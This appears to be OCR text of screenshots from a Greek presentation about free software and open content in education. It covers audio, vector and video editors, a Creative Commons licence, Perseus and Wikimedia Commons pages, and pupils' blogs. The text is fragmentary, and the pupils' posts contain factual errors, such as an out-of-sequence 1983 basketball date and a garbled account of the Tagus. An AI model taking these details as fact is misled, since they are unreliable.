
32-bit float
Mute Solo


Beatles - Be
Stereo, 44100Hz
32-bit float
Mute Solo

Beethoven -
Stereo, 44100Hz
32-bit float
Mute Solo

Click and drag to select audio

Project rate: 44100 Cursor: 0 00.373934 min:sec [Snap-To Off]


Languages-Europe.svg - Inkscape
File Edit View Layer Object Path Text Effects Help
ga
cy
eng
fy
(nds)
nld
deu
br
fra
(oc)
eu
gl
por
spa
ca
rm
rm
rm
ita
(sc)
csb
pol
yi
ukr
be
cs
sk
hun
sl
hun
deu
(gag)
bg
ron
hr
sr
bg
sq
el
Alt: select under, move selected


VirtualDub 1.7.7 - [Video 10.avi]
File Edit View Go Video Audio Options Tools Help
Add Filter
2:1 reduction (high quality)
2:1 reduction
blur more
blur
box blur
brightness/contrast
chroma smoother
deinterlace
emboss
field bob
field swap
fill
flip horizontally
flip vertically
general convolution
grayscale
HSV adjust
Filter information
0 2 4 6
0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28
Frame 0 (0:00:00.000) [K]

Activity
Play
Record

Ψηφιακό περιεχόμενο

creative commons

Attribution-Share Alike 3.0 Ελλάδα

Είστε ελεύθερος:

η διανομή: Η αναπαραγωγή, διανομή, παρουσίαση στο κοινό του Έργου

να διασκευάσετε —να υιοθετήσετε το έργο

Free Cultural APPROVED FOR Works

Υπό τις ακόλουθες προϋποθέσεις:

Αναφορά. Θα πρέπει να κάνετε την αναφέρετε στο έργο με τον τρόπο όπως αυτός έχει οριστεί από το δημιουργό ή το χορηγών την άδεια (αλλά όχι με τρόπο που να υποδηλώνει οτι παρέχουν επίσημη έγκριση σε σας ή για χρήση του έργου από εσάς).

Παρόμοια διανομή. Εάν αλλοιώσετε, τροποιήσετε ή δημιουργήσετε πάνω στο έργο αυτό, μπορείτε να διανείμετε το έργο που θα προκύψει μόνο υπό τους όρους της ίδιας, όμοιας ή συμβατής άδειας.

- Για κάθε επαναχρησιμοποίηση ή διανομή, πρέπει να καταστήσετε σαφείς στους άλλους τους όρους της άδειας αυτού του Έργου. Ο καλύτερος τρόπος για να πράξετε αυτό είναι να δημιουργήσετε ένα σύνδεσμο με το διαδικτυακό τόπο της παρούσας άδειας.
- Κάθε ένας από τους παραπάνω όρους μπορεί να παρακαμφθεί εάν πάρετε άδεια από το δικαιούχο των δικαιωμάτων

Aeschylus, Eumenides (ed. Herbert Weir Smyth, Ph.D.) - SeaMonkey

Contents:

- Episode 1
- Choral 1
- Episode 2
- Choral 2
- Episode 3
- Choral 3
- Episode 4
- Choral 4
- Episode 5
- Choral 5
- Episode 6

PERSEUS IS CHANGING! PLEASE VISIT PERSEUS 4.0 FOR THE LATEST VERSION

Aeschylus, *Eumenides* (ed. Herbert Weir Smyth, Ph.D.)

Editions and translations: Greek (ed. Herbert Weir Smyth, Ph.D.) | English (ed. Herbert Weir Smyth, P
Your current position in the text is marked in red. Click anywhere on the line to jump to another position.

Table of Contents Go to 64

Ἀπόλλων

οὗτοι προδώσω: διὰ τέλους δέ σοι φύλαξ
ἐγγὺς παρεστὼς καὶ πρόσω δ' ἀποστατῶν
ἐχθροῖσι τοῖς σοῖς οὐ γενήσομαι πέπων.
καὶ νῦν ἁλούσας τάσδε τὰς μάργους ὁρᾷς:
ὕπνῳ πεσοῦσαι δ' αἱ κατάπτυστοι κόραι,
γραῖαι παλαιαὶ παῖδες, αἷς οὐ μείγνυται
θεῶν τις οὐδ' ἄνθρωπος οὐδὲ θήρ ποτε.
κακῶν δ' ἕκατι κἀγένοντ', ἐπεὶ κακὸν
σκότον νέμονται Τάρταρόν θ' ὑπὸ χθονός,
μισήματ' ἀνδρῶν καὶ θεῶν Ὀλυμπίων.
ὅμως δὲ φεῦγε μηδὲ μαλθακὸς γένῃ.
ἑλῶσι γάρ σε καὶ δι' ἠπείρου μακρᾶς
βιβῶντ' ἀν' αἰεὶ τὴν πλανοστιβῆ χθόνα
ὑπέρ τε πόντον καὶ περιρρύτας πόλεις.
καὶ μὴ πρόκαμνε τόνδε βουκολούμενος
πόνον: μολὼν δὲ Παλλάδος ποτὶ πτόλιν
ἵζου παλαιὸν ἄγκαθεν λαβὼν βρέτας.
κἀκεῖ δικαστὰς τῶνδε καὶ θελκτηρίους
μύθους ἔχοντες μηχανὰς εὑρήσομεν,

Category:Cello sound - Wikimedia Commons - SeaMonkey

Log in / create account

category | discussion | edit | history | catscan

*Your **continued donations** keep Commons running!*

WIKIMEDIA COMMONS

navigation

- Main Page
- Welcome
- Community portal
- Village pump

participate

- Upload file
- Recent changes
- Latest files
- Random file
- Help
- Contact us
- Donate

search

Go | Search

toolbox

- What links here
- Related changes
- Special pages
- Printable version
- Permanent link
- Category RSS feed

Category:Cello sound

Media in category "Cello sound"

The following 19 files are in this category, out of 19 total.

CELLO ENCORES JOHN M...
5,803,325 bytes

CELLO ENCORES JOHN M...
3,723,038 bytes

CELLO ENCORES JOHN M...
3,977,691 bytes

CELLO ENCORES JOHN M...
5,030,674 bytes

CELLO ENCORES JOHN M...
9,914,949 bytes

CELLO ENCORES JOHN M...
3,777,138 bytes

CELLO ENCORES JOHN M...
2,376,871 bytes

CELLO ENCORES JOHN M...
3,591,549 bytes

Done

Butterfly - Wikimedia Commons - SeaMonkey

- Main Page
- Welcome
- Community portal
- Village pump

participate

- Upload file
- Recent changes
- Latest files
- Random file
- Help
- Contact us
- Donate

search

Go Search

toolbox

- What links here
- Related changes
- Special pages
- Printable version
- Permanent link
- Subpages


in wikipedia

- العربية
- Asturianu
- Български
- Català
- ???
- Česky
- Cymraeg
- Dansk
- Deutsch
- English
- Esperanto


1 Terminology
2 Adult butterflies (imago)
3 Larva
4 Pupa
5 Paintings

Terminology


[edit]



en


fr


de

de


de


en


fr

de (Noctuidae)

de (Noctuidae)


Done

Butterfly - Wikimedia Commons - SeaMonkey

- Eesti
- فارسی
- Suomi
- Français
- Gàidhlig
- עברית
- Hrvatski
- Íslenska
- Italiano
- 日本語
- 한국어
- Lietuvių
- മലയാളം
- Bahasa Melayu
- Nahuatl
- Nederlands
- Norsk (bokmål)
- Иронау
- Polski
- Português
- Русский
- ?????
- Српски / Srpski
- Basa Sunda
- Svenska
- தமிழ்
- ไทย
- Tagalog
- Türkçe
- Українська
- Tiếng Việt
- 中文
- Bân-lâm-gú

Adult butterflies (imago)

[edit]



Scanning electron microscope image of a pyralidae moth. side view of head.

Butterfly

Butterfly

Mexican butterflies

Libytheana carinenta American Snout Butterfly.

Dwarf Yellow Butterfly *Nathalis iole*

Larva

[edit]

English: known as a caterpillar

Done

Στοίβα

Υλικό

Λογισμικό συστήματος

FreeBSD The Power To Serve

GNOME

Εφαρμογές

OpenOffice.org

Γλώσσα προγραμματισμού

python

Java

eclipse

Πόροι

ΒΙΚΙΠΑΙΔΕΙΑ
Η ελεύθερη εγκυκλοπαίδεια

PERSEUS DIGITAL LIBRARY
GREGORY R. CRANE, EDITOR-IN-CHIEF
TUFTS UNIVERSITY

ευελιξία

COMPAQ PROLIANT

ιδεολογία

συνεργατικά πλαίσια

Elena - SeaMonkey

File Edit View Go Bookmarks Tools Window Help

Back Forward Reload Stop http://elena-st1.blogspot.com/ Search Print

SEARCH BLOG FLAG BLOG Next Blog» diomidis.spinellis@gmail.com | Dashboard | Sign Out

Elena

Kalos irthate sto blog ths Elenas!

Άλλα Blogs!

- http://www.1dimpefkon.blogspot.com/
- http://www.thazisoumekietsi.blogspot.com
- http://www.tsotsos009.blogspot.com

ΤΕΤΑΡΤΗ, 5 ΜΑΡΤΙΟΣ 2008

ΙΣΠΑΝΙΑ

ΙΣΠΑΝΙΑ

Το Βασίλειο της Ισπανίας ή Εσπερία (Hesperia) των αρχαίων Ελλήνων, ή Hispania και Spania των Ρωμαίων, είναι ένα κράτος της δυτικής Ευρώπης, που καταλαμβάνει το μεγαλύτερο μέρος της Ιβηρικής χερσονήσου. Προς Βορρά ορίζεται από τον Βισκαϊκό κόλπο και με την Γαλλία από την οποία την χωρίζει η μεγάλη οροσειρά των Πυρηναίων. Επίσης επί των Πυρηναίων και Βορειοανατολικά συνορεύει με την Ανδόρρα. Ανατολικά βρέχεται από την Μεσόγειο Θάλασσα, προς Νότο επίσης με την Μεσόγειο, το Στενό του Γιβραλτάρ, όπου και συνορεύει με το Γιβραλτάρ και νοτιοδυτικά με τον Ατλαντικό Ωκεανό. Τέλος Δυτικά συνορεύει με την Πορτογαλία

Έκταση

Η συνολική έκταση της Ισπανίας υπολογίζεται σε 505.150 τ.χλμ. Εξ αυτών τα 492.592 ανήκουν στην ηπειρωτική χώρα ενώ 4.994 στις προς Α. Βαλεαρίδες νήσους και 7.624 στις Καναρίους νήσους. Το μεγαλύτερο μήκος αυτής από Α. προς Δ. είναι 1020 χλμ. ενώ το μέγιστο πλάτος από Β. προς Ν. είναι 856 χλμ.

ΠΟΤΑΜΙΑ

Ο ποταμός Τάγος που εκχύνεται στον Ατλαντικό ωκεανό στο κόλπο Ντούρο ή Ντουέρο της Λισσαβόνας.

Happy tree friends

powered by YouTube

Αρχειοθήκη ιστολογίου

- ▼ 2008 (3)
  - ▼ Μάρτιος (2)
    - ΙΣΠΑΝΙΑ
    - Μπαντου
  - ▶ Φεβρουάριος (1)

Transferring data from e.miniclip.com...

e-τάξη μας: ΙΣΤΟΡΙΑ ΤΟΥ ΜΠΑΣΚΕΤ - SeaMonkey

File Edit View Go Bookmarks Tools Window Help

Back Forward Reload Stop http://1dimpefkon.blogspot.com/2008/03/b Search Print

SEARCH BLOG FLAG BLOG Next Blog» Create Blog | Sign In

e-τάξη μας

Μαθητικό ιστολόγιο από τους μαθητές του 1ου Δημοτικού Σχολείου Πεύκων

3/13/2008

ΙΣΤΟΡΙΑ ΤΟΥ ΜΠΑΣΚΕΤ

1891 Το μπάσκετ επινοείται στο Πανεπιστήμιο της Μασαχουσέτης, από τον καθηγητή Τζ. Νέισμιθ που έψαχνε να βρεί ένα ομαδικό παιχνίδι που θα τραβούσε το ενδιαφέρον των μαθητών του.

1983 Έγινε ο πρώτος αγώνας στην Ευρώπη μεταξύ των ομάδων της Εθνικής Γαλλίας και του Αμερικάνικου Πανεπιστημίου YUCA.
1896 Ο πρώτος επαγγελματικός αγώνας μπάσκετ στο Νιού Τζέρσευ.
1921 Οι δύο λέξεις στο όνομα του παιχνιδιού ενώνονται. Το basket ball, γίνεται basketball.
1924 Η Marie Boyd βάζει 156 πόντους σε ένα επίσημο αγώνα γυναικείων ομάδων που έληξε 162-3.
1931 Ρεκόρ θεατών σε ένα τουρνουά μπάσκετ στο Πεκίνο. Ξεπέρασαν τις 70.000 σε τρείς μέρες.

Αρχειοθήκη ιστολογίου

- ▼ 2008 (20)
  - ▼ Μάρτιος (16)
    - ΠΑΟΚ
    - ΘΡΥΛΟΙ ΤΟΥ ΤΕΝΝΙΣ
    - ΕΝΤΥΠΩΣΕΙΣ ΑΠΟ ΜΙΑ ΕΚΔΡΟΜΗ
    - ΙΣΤΟΡΙΑ ΤΟΥ ΜΠΑΣΚΕΤ
    - ΤΗΛΕΟΡΑΣΗ
    - ΠΟΙΟ ΕΙΝΑΙ?
    - ΛΥΣΕΙΣ ΤΩΝ ΓΡΙΦΩΝ
    - ΣΥΝΘΗΚΗ ΤΟΥ ΚΙΟΤΟ
    - WWF
    - Ο ΤΟΠΟΣ ΜΟΥ
    - ΕΥΡΩΠΑΙΚΗ ΕΝΩΣΗ
    - ΓΕΩΓΡΑΦΙΑ
    - ΤΡΟΧΑΙΑ ΑΤΥΧΗΜΑΤΑ
    - ΓΡΙΦΟΙ ΑΠΟ ΤΗΝ ΑΣΠΑ
    - ΕΚΔΡΟΜΗ ΣΤΟ ΣΕΛΙ
    - ΕΚΔΡΟΜΗ ΣΤΟ ΣΕΛΙ
  - ► Φεβρουάριος (4)

Ετικέτες

ΑΘΛΗΤΙΣΜΟΣ (3)

Message (1) processing took 16 ms

2ο Δημοτικό Σχολείο Αγίας Παρασκευής - Αρχική - SeaMonkey

File Edit View Go Bookmarks Tools Window Help

Back Forward Reload Stop http://www.2dimotiko.gr/school/ Search Print

2ο δημοτικό Αγίας Παρασκευής
www.2dimotiko.gr

Αρχική Forum Επικοινωνία Σύνδεσμοι Χάρτης

Highlight

Πρόσφατες ενημερώσεις

- Η επίσκεψη στο Ίδρυμα Μείζονος Ελληνισμού
- Ρεπορτάζ από την εκδήλωση
- Αρχαιολογικό Μουσείο
- Δημιουργία αίθουσας Νέων Τεχνολογιών

Αίθουσα Νέων Τεχνολογιών

Τα σχέδια της Αίθουσας Νέων Τεχνολογιών.

Ιστολόγια μαθητών

- Alex News
- The Legend of Konidis
- The Life of Sardis
- Bigparty
- Billy's News Blog
- Aggelou
- Φαίη
- The animals!!!
- Οι ΑΕΚΑΡΕΣ προηγούνται

Η επίσκεψη στο Ίδρυμα Μείζονος Ελληνισμού

Γράφει ο/η Τζίνα Γιαννακοπούλου, Ηρώ Μιναρετζή

02.03.08

Στις 27 Φεβρουαρίου η έκτη τάξη του σχολείου μας επισκέφτηκε το Ίδρυμα Μείζονος Ελληνισμού . Ταξιδέψαμε στον κόσμο των αρχαίων μαθηματικών και μάθαμε για την εξέλιξη τους ξεκινώντας από την Αρχαία Αίγυπτο και τη Μεσοποταμία . Ακόμα μάθαμε για έναν σπουδαίο μαθηματικό της αρχαίας Ελλάδας τον Αρχιμήδη . Επίσης, με τη βοήθεια της Θόλου ταξιδέψαμε στην αρχαία αγορά γνωρίζοντάς την καλύτερα.

Ήταν μία μοναδική εμπειρία για όλους μας !!!

Τελευταία ανανέωση (02.03.08)

Ρεπορτάζ από την εκδήλωση

Γράφει ο/η Administrator

tsotsos009 - SeaMonkey

File Edit View Go Bookmarks Tools Window Help

Back Forward Reload Stop http://tsotsos009.blogspot.com/ Search Print

Αναρτήθηκε από tsotsos009

Τετάρτη, 12 Μάρτιος 2008

Μπάσκετ

1891 Το μπάσκετ επινοείται στο Πανεπιστήμιο της Μασαχουσέτης, από τον καθηγητή Τζ. Νέισμιθ που έψαχνε να βρεί ένα ομαδικό παιχνίδι που θα τραβούσε το ενδιαφέρον των μαθητών του.
1983 Έγινε ο πρώτος αγώνας στην Ευρώπη μεταξύ των ομάδων της Εθνικής Γαλλίας και του Αμερικάνικου Πανεπιστημίου YUCA.
1896 Ο πρώτος επαγγελματικός αγώνας μπάσκετ στο Νιού Τζέρσευ.
1921 Οι δύο λέξεις στο όνομα του παιχνιδιού ενώνονται. Το basket ball, γίνεται basketball.
1924 Η Marie Boyd βάζει 156 πόντους σε ένα επίσημο αγώνα γυναικείων ομάδων που έληξε 162-3.
1931 Ρεκόρ θεατών σε ένα τουρνουά μπάσκετ στο Πεκίνο. Ξεπέρασαν τις 70000 σε τρείς μέρες.
